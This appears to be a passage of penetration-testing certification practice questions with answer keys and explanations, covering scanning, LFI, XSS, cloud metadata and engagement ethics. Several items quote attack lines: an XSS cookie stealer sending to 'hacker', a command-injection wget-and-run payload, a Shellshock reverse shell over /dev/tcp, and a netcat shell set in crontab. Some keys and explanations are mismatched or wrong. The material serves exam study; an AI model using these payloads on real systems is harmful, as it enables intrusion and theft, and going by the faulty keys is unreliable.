<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08

Answer: D

NEW QUESTION 195

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 196

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

Explanation:

PLCs are programmable logic controllers that execute logic operations on input signals from sensors and output signals to actuators. They are often connected to supervisory systems that provide human-machine interfaces and data acquisition functions. If both systems are connected to the company intranet, they are exposed to potential attacks from internal or external adversaries. A valid assumption is that controllers will not validate the origin of commands, meaning that an attacker can send malicious commands to manipulate or sabotage the industrial process. The other assumptions are not valid because they contradict the facts or common practices.

NEW QUESTION 200

A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:

```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, ..., 65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org) Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seq Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
```

Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)

- A. Telnet
- B. HTTP
- C. SMTP
- D. DNS
- E. NTP
- F. SNMP

Answer: BD

NEW QUESTION 204

Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

- A. The team exploits a critical server within the organization.
- B. The team exfiltrates PII or credit card data from the organization.
- C. The team loses access to the network remotely.
- D. The team discovers another actor on a system on the network.

Answer: D

NEW QUESTION 206

A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

- A. The timing of the scan
- B. The bandwidth limitations
- C. The inventory of assets and versions
- D. The type of scan

Answer: C

NEW QUESTION 208

During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)

- A. Cross-site scripting
- B. Server-side request forgery
- C. SQL injection
- D. Log poisoning
- E. Cross-site request forgery
- F. Command injection

Answer: DF

Explanation:

Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.

Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:

- Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code³⁴.
- PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For example, `php://input` can be used to pass arbitrary data to an LFI script, or `php://filter` can be used to encode or decode files⁵.

NEW QUESTION 211

A penetration tester receives the following results from an Nmap scan:

Interesting ports on 192.168.1.1:

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

Answer: C

NEW QUESTION 213

A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

- Pre-engagement interaction (scoping and ROE)
- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

- A. OWASP Web Security Testing Guide
- B. PTES technical guidelines
- C. NIST SP 800-115
- D. OSSTMM

Answer: B

NEW QUESTION 215

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 216

A penetration tester performs the following command: `curl -I -http2 https://www.comptia.org`

Which of the following snippets of output will the tester MOST likely receive?

- A. HTTP/2 200
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...
- B. <!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
...
</head>
...
<body lang="en">
</body>
</html>
- C. % Total% Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1698k 100 1698k 0 0 1566k 0 0:00:01 0:00:01 --:-- 1565k
- D. [#####] 100%

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 218

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA
- C. MSA
- D. NDA

Answer: D

NEW QUESTION 219

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device: GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3jk
- Network management interfaces are available on the production network.
- An Nmap scan returned the following:

```

Port      State      Service    Version
22/tcp    open      ssh        Cisco SSH 1.25 (protocol 2.0)
80/tcp    open      http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open      https      Cisco IOS https config
    
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

Answer: DE

Explanation:

The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

NEW QUESTION 221

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

Answer: B

NEW QUESTION 224

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

- A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
- B. wmic startup get caption,command
- C. crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash" | crontab 2>/dev/null
- D. sudo useradd -ou 0 -g 0 user

Answer: A

NEW QUESTION 226

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle
- D. Configure access controls on each of the servers

Answer: B

NEW QUESTION 228

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

Answer: CE

Explanation:

Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page. Output encoding and input validation are two of the best methods to prevent against this type of attack, which is known as cross-site scripting (XSS). Output encoding is a technique that converts user-supplied input into a safe format that prevents malicious scripts from being executed by browsers or applications. Input validation is a technique that checks user-supplied input against a set of rules or filters that reject any invalid or malicious data. Web-application firewall is a device or software that monitors and blocks web traffic based on predefined rules or signatures, but it may not catch all XSS attacks. Parameterized queries are a technique that separates user input from SQL statements to prevent SQL injection attacks, but they do not prevent XSS attacks. Session tokens are values that are used to maintain state and identify users across web requests, but they do not prevent XSS attacks. Base64 encoding is a technique that converts binary data into ASCII characters for transmission or storage purposes, but it does not prevent XSS attacks.

NEW QUESTION 232

A penetration tester is reviewing the following SOW prior to engaging with a client:

"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner."

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
- D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
- E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
- F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Answer: CD

Explanation:

These two behaviors would be considered unethical because they violate the principles of honesty, integrity, and confidentiality that penetration testers should adhere to. Failing to share critical vulnerabilities with the client would be dishonest and unprofessional, as it would compromise the quality and value of the assessment and potentially expose the client to greater risks. Seeking help in underground hacker forums by sharing the client's public IP address would be a breach of confidentiality and trust, as it would expose the client's identity and information to malicious actors who may exploit them.

NEW QUESTION 233

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST "
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} -
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IF
&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

- A. `grep -v apache ~/.bash_history > ~/.bash_history`
- B. `rm -rf /tmp/apache`
- C. `chmod 600 /tmp/apache`
- D. `taskkill /IM "apache" /F`

Answer: B

Explanation:

The exploit code is a command injection attack that uses a vulnerable CGI script to execute arbitrary commands on the target system. The commands are:

- > `cd /tmp`: change the current directory to /tmp
- > `wget`
`http://10.10.0.1/apache`: download a file named apache from http://10.10.0.1
- > `./apache`: run the file as an executable

The file apache is most likely a malicious payload that gives the attacker remote access to the system or performs some other malicious action. Therefore, the penetration tester should run the command `rm -rf /tmp/apache` post-engagement to remove the file and its traces from the system. The other commands are not effective or relevant for this purpose.

NEW QUESTION 234

A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?

- A. The injection was too slow.
- B. The DNS information was incorrect.
- C. The DNS cache was not refreshed.
- D. The client did not receive a trusted response.

Answer: C

Explanation:

A DNS poisoning attack is an attack that exploits a vulnerability in the DNS protocol or system to redirect traffic from legitimate websites to malicious ones. A DNS poisoning attack works by injecting false DNS records into a DNS server or resolver's cache, which is a temporary storage of DNS information. However, if the DNS cache was not refreshed, then the attack would fail, as the target machine would still use the old and valid DNS records from its cache. The other options are not likely causes of the attack failure.

NEW QUESTION 238

A penetration tester learned that when users request password resets, help desk analysts change users' passwords to 123change. The penetration tester decides to brute force an internet-facing webmail to check which users are still using the temporary password. The tester configures the brute-force tool to test usernames found on a text file and the... Which of the following techniques is the penetration tester using?

- A. Password brute force attack
- B. SQL injection
- C. Password spraying
- D. Kerberoasting

Answer: A

Explanation:

The penetration tester is using a password brute force attack, which is a type of password guessing attack that involves trying many possible combinations of passwords against a single username or account. A password brute force attack can be effective when the password is known to be weak, simple, or predictable, such as a default or temporary password. In this case, the penetration tester knows that the help desk analysts change users' passwords to 123change when they request password resets, and decides to brute force the webmail with this password and a list of usernames. A password brute force attack can be done by using tools such as Hydra, which can perform parallelized login attacks against various protocols and services. The other options are not techniques that the penetration tester is using. SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Kerberoasting is a type of attack that exploits a vulnerability in the Kerberos authentication protocol that allows an attacker to request and crack service tickets for service accounts with weak passwords.

NEW QUESTION 241

A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

- A. Manually check the version number of the VoIP service against the CVE release
- B. Test with proof-of-concept code from an exploit database
- C. Review SIP traffic from an on-path position to look for indicators of compromise
- D. Utilize an nmap -sV scan against the service

Answer: B

Explanation:

Testing with proof-of-concept code from an exploit database is the best method to support validation of the possible findings, as it will demonstrate whether the CVEs are actually exploitable on the target VoIP call manager. Proof-of-concept code is a piece of software or script that shows how an attacker can exploit a vulnerability in a system or application. An exploit database is a repository of publicly available exploits, such as Exploit Database or Metasploit.

NEW QUESTION 244

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10
```

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
5985/tcp	open	Microsoft	HTTPAPI httpd 2.0 (SSDP/UPnP)

```
Nmap scan report for 192.168.10.11
```

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

- A. The tester input the incorrect IP address.
- B. The command requires the -port 135 option.
- C. An account for RDP does not exist on the server.
- D. PowerShell requires administrative privilege.

Answer: C

NEW QUESTION 245

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

- A. Implement a recurring cybersecurity awareness education program for all users.
- B. Implement multifactor authentication on all corporate applications.
- C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
- D. Implement an email security gateway to block spam and malware from email communications.

Answer: A

Explanation:

The simulated phishing attack showed that most of the employees were not able to recognize or avoid a common social engineering technique that could compromise their corporate credentials and expose sensitive data or systems. The best way to address this situation is to implement a recurring cybersecurity awareness education program for all users that covers topics such as phishing, password security, data protection, and incident reporting. This will help raise the level of security awareness and reduce the risk of falling victim to phishing attacks in the future. The other options are not as effective or feasible as educating users about phishing prevention techniques.

NEW QUESTION 248

A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

- A. Attempting to tailgate an employee going into the client's workplace
- B. Dropping a malicious USB key with the company's logo in the parking lot
- C. Using a brute-force attack against the external perimeter to gain a foothold
- D. Performing spear phishing against employees by posing as senior management

Answer: D

NEW QUESTION 253

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

Answer: B

NEW QUESTION 256

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

- A. Open-source research
- B. A ping sweep
- C. Traffic sniffing
- D. Port knocking
- E. A vulnerability scan
- F. An Nmap scan

Answer: AC

Explanation:

Open-source research and traffic sniffing are two activities that have a minimal chance of detection, as they do not involve sending any packets or requests to the target network or system. Open-source research is the process of gathering information from publicly available sources, such as websites, social media, blogs, forums, etc. Traffic sniffing is the process of capturing and analyzing network packets that are transmitted over a shared medium, such as wireless or Ethernet.

NEW QUESTION 257

A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?

- A. windows/x64/meterpreter/reverse_tcp
- B. windows/x64/meterpreter/reverse_http
- C. windows/x64/shell_reverse_tcp
- D. windows/x64/powershell_reverse_tcp
- E. windows/x64/meterpreter/reverse_https

Answer: B

Explanation:

These two payloads are most likely to establish a shell successfully because they use HTTP or HTTPS protocols, which are commonly allowed by network devices and can bypass firewall rules or IPS signatures. The other payloads use TCP protocols, which are more likely to be blocked or detected by network devices.

NEW QUESTION 259

Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

- A. Whether the cloud service provider allows the penetration tester to test the environment
- B. Whether the specific cloud services are being used by the application
- C. The geographical location where the cloud services are running
- D. Whether the country where the cloud service is based has any impeding laws

Answer: A

Explanation:

The first thing that a penetration tester should consider when engaging in a penetration test in a cloud environment is whether the cloud service provider allows the tester to test the environment, as this will determine whether the tester has permission or authorization to perform the test. Some cloud service providers have policies or terms of service that prohibit or restrict penetration testing on their platforms or require prior approval or notification before testing. The tester should review these policies and obtain written consent from the provider before conducting any testing activities.

NEW QUESTION 263

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports

Port      State  Service  Version
22/tcp    open   ssh      OpenSSH 6.6.1p1
53/tcp    open   domain   dnsmasq 2.72
80/tcp    open   http     lighttpd
443/tcp   open   ssl/http httpd

Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Answer: B

Explanation:

The heart bleed bug is an open ssl bug which does not affect SSH Ref:
<https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh>

NEW QUESTION 268

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings. Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

Answer: B

NEW QUESTION 273

A penetration tester runs the following command on a system: `find / -user root -perm -4000 -print 2>/dev/null`
Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

Answer: C

Explanation:

the `2>/dev/null` is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session. The tester is trying to find files with the SUID bit set on the system. The SUID (set user ID) bit is a special permission that allows a file to be executed with the privileges of the file owner, regardless of who runs it. This can be used to perform privileged operations or access restricted resources. A penetration tester can use the find command with the `-user` and `-perm` options to search for files owned by a specific user (such as root) and having a specific permission (such as 4000, which indicates the SUID bit is set).

NEW QUESTION 275

Penetration tester is developing exploits to attack multiple versions of a common software package. The versions have different menus and ut.. they have a common log-in screen that the exploit must use. The penetration tester develops code to perform the log-in that can be each of the exploits targeted to a specific version. Which of the following terms is used to describe this common log-in code example?

- A. Conditional
- B. Library
- C. Dictionary
- D. Sub application

Answer: B

Explanation:

The term that is used to describe the common log-in code example is library, which is a collection of reusable code or functions that can be imported or called by other programs or scripts. A library can help simplify or modularize the code development process by providing common or frequently used functionality that can be shared across different programs or scripts. In this case, the penetration tester develops a library of code to perform the log-in that can be imported or called by each of the exploits targeted to a specific version of the software package. The other options are not valid terms that describe the common log-in code example. Conditional is a programming construct that executes a block of code based on a logical condition or expression, such as if-else statements. Dictionary is a data structure that stores key-value pairs, where each key is associated with a value, such as a Python dictionary. Sub application is not a standard programming term, but it may refer to an application that runs within another application, such as a web application.

NEW QUESTION 277

After compromising a system, a penetration tester wants more information in order to decide what actions to take next. The tester runs the following commands:

```
curl http://169.254.169.254/latest
```

Which of the following attacks is the penetration tester most likely trying to perform?

- A. Metadata service attack
- B. Container escape techniques
- C. Credential harvesting
- D. Resource exhaustion

Answer: A

Explanation:

The penetration tester is most likely trying to perform a metadata service attack, which is an attack that exploits a vulnerability in the metadata service of a cloud provider. The metadata service is a service that provides information about the cloud instance, such as its IP address, hostname, credentials, user data, or role permissions. The metadata service can be accessed from within the cloud instance by using a special IP address, such as 169.254.169.254 for AWS, Azure, and GCP. The commands that the penetration tester runs are curl commands, which are used to transfer data from or to a server. The curl commands are requesting data from the metadata service IP address with different paths, such as `/latest/meta-data/iam/security-credentials/` and `/latest/user-data/`. These paths can reveal sensitive information about the cloud instance, such as its IAM role credentials or user data scripts. The penetration tester may use this information to escalate

privileges, access other resources, or perform other actions on the cloud environment. The other options are not likely attacks that the penetration tester is trying to perform.

NEW QUESTION 281

Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

- A. Active scanning
- B. Ping sweep
- C. Protocol reversing
- D. Packet analysis

Answer: A

NEW QUESTION 283

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

Answer: A

NEW QUESTION 286

A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

- A. Prohibiting exploitation in the production environment
- B. Requiring all testers to review the scoping document carefully
- C. Never assessing the production networks
- D. Prohibiting testers from joining the team during the assessment

Answer: B

Explanation:

The scoping document is a document that defines the objectives, scope, limitations, deliverables, and expectations of a penetration testing engagement. It is an essential document that guides the penetration testing process and ensures that both the tester and the client agree on the terms and conditions of the test. Requiring all testers to review the scoping document carefully would have most effectively prevented this misunderstanding, as it would have informed the new tester about the client's request not to test the production networks. The other options are not effective or realistic ways to prevent this misunderstanding.

NEW QUESTION 290

Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

- A. After detection of a breach
- B. After a merger or an acquisition
- C. When an organization updates its network firewall configurations
- D. When most of the vulnerabilities have been remediated

Answer: D

NEW QUESTION 292

After running the enum4linux.pl command, a penetration tester received the following output:

```

=====
| Enumerating Workgroup/Domain on 192.168.100.56 |
=====
[+] Got domain/workgroup name: WORKGROUP
=====
| Session Check on 192.168.100.56 |
=====
[+] Server 192.168.100.56 allows sessions using username '', password ''
=====
| Getting domain SID for 192.168.100.56 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
| Share Enumeration on 192.168.100.56 |
=====
Sharename Type Comment
-----
print$ Disk Printer Drivers
web Disk File Server
IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web Mapping: OK, Listing: OK
//192.168.100.56/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020

```

Which of the following commands should the penetration tester run NEXT?

- A. smbpool //192.160.100.56/print\$
- B. net rpc share -S 192.168.100.56 -U "
- C. smbget //192.168.100.56/web -U "
- D. smbclient //192.168.100.56/web -U " -N

Answer: D

Explanation:

A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

NEW QUESTION 295

An Nmap scan of a network switch reveals the following:

```

Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port      State  Service
22/tcp    open   ssh
23/tcp    open   telnet
60/tcp    open   http
443/tcp   open   https

```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation

Answer: B

NEW QUESTION 298

A penetration tester is conducting an unknown environment test and gathering additional information that can be used for later stages of an assessment. Which of the following would most likely produce useful information for additional testing?

- A. Searching for code repositories associated with a developer who previously worked for the target company code repositories associated with the
- B. Searching for code repositories target company's organization
- C. Searching for code repositories associated with the target company's organization
- D. Searching for code repositories associated with a developer who previously worked for the target company

Answer: B

Explanation:

Code repositories are online platforms that store and manage source code and other files related to software development projects. Code repositories can contain

useful information for additional testing, such as application names, versions, features, functions, vulnerabilities, dependencies, credentials, comments, or documentation. Searching for code repositories associated with the target company's organization would most likely produce useful information for additional testing, as it would reveal the software projects that the target company is working on or using, and potentially expose some weaknesses or flaws that can be exploited. Code repositories can be searched by using tools such as GitHub, GitLab, Bitbucket, or SourceForge1. The other options are not as likely to produce useful information for additional testing, as they are not directly related to the target company's software development activities. Searching for code repositories associated with a developer who previously worked for the target company may not yield any relevant or current information, as the developer may have deleted, moved, or updated their code repositories after leaving the company.

Searching for code repositories associated with the target company's competitors or customers may not yield any useful or accessible information, as they may have different or unrelated software projects, or they may have restricted or protected their code repositories from public view.

NEW QUESTION 301

During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

- A. Mask
- B. Rainbow
- C. Dictionary
- D. Password spraying

Answer: D

Explanation:

Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Password spraying can avoid account lockout policies that limit the number of failed login attempts per account by spreading out the attempts over time and across different accounts. Password spraying can also increase the chances of success by using passwords that are likely to be used by many users, such as default passwords, seasonal passwords, or company names. Mask is a type of password cracking attack that involves using a mask or a pattern to generate passwords based on known or guessed characteristics of the password, such as length, case, or symbols. Rainbow is a technique of storing precomputed hashes of passwords in a table that can be used to quickly crack passwords by looking up the hashes. Dictionary is a type of password cracking attack that involves using a wordlist or a dictionary of common or likely passwords to try against an account.

NEW QUESTION 304

A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data. Which of the following should the tester verify FIRST to assess this risk?

- A. Whether sensitive client data is publicly accessible
- B. Whether the connection between the cloud and the client is secure
- C. Whether the client's employees are trained properly to use the platform
- D. Whether the cloud applications were developed using a secure SDLC

Answer: A

NEW QUESTION 307

A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

- A. Patch installations
- B. Successful exploits
- C. Application failures
- D. Bandwidth limitations

Answer: B

Explanation:

Successful exploits could cause network disruptions, service outages, or data corruption, which could affect the connectivity and functionality of the oil rig network. Patch installations, application failures, and bandwidth limitations are less likely to be related to the penetration testing activities.

NEW QUESTION 312

Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

- A. Dictionary
- B. Directory
- C. Symlink
- D. Catalog
- E. For-loop

Answer: A

Explanation:

A dictionary can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools. A dictionary is a collection of key-value pairs that can be accessed by using the keys. For example, a dictionary can store usernames and passwords, or IP addresses and hostnames, that can be used as input for brute-force or reconnaissance tools.

NEW QUESTION 313

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "() { ignored; };bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. exploits = {"User-Agent": "() { ignored; };/bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
- B. exploits = {"User-Agent": "() { ignored; };/bin/bash -i & find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}
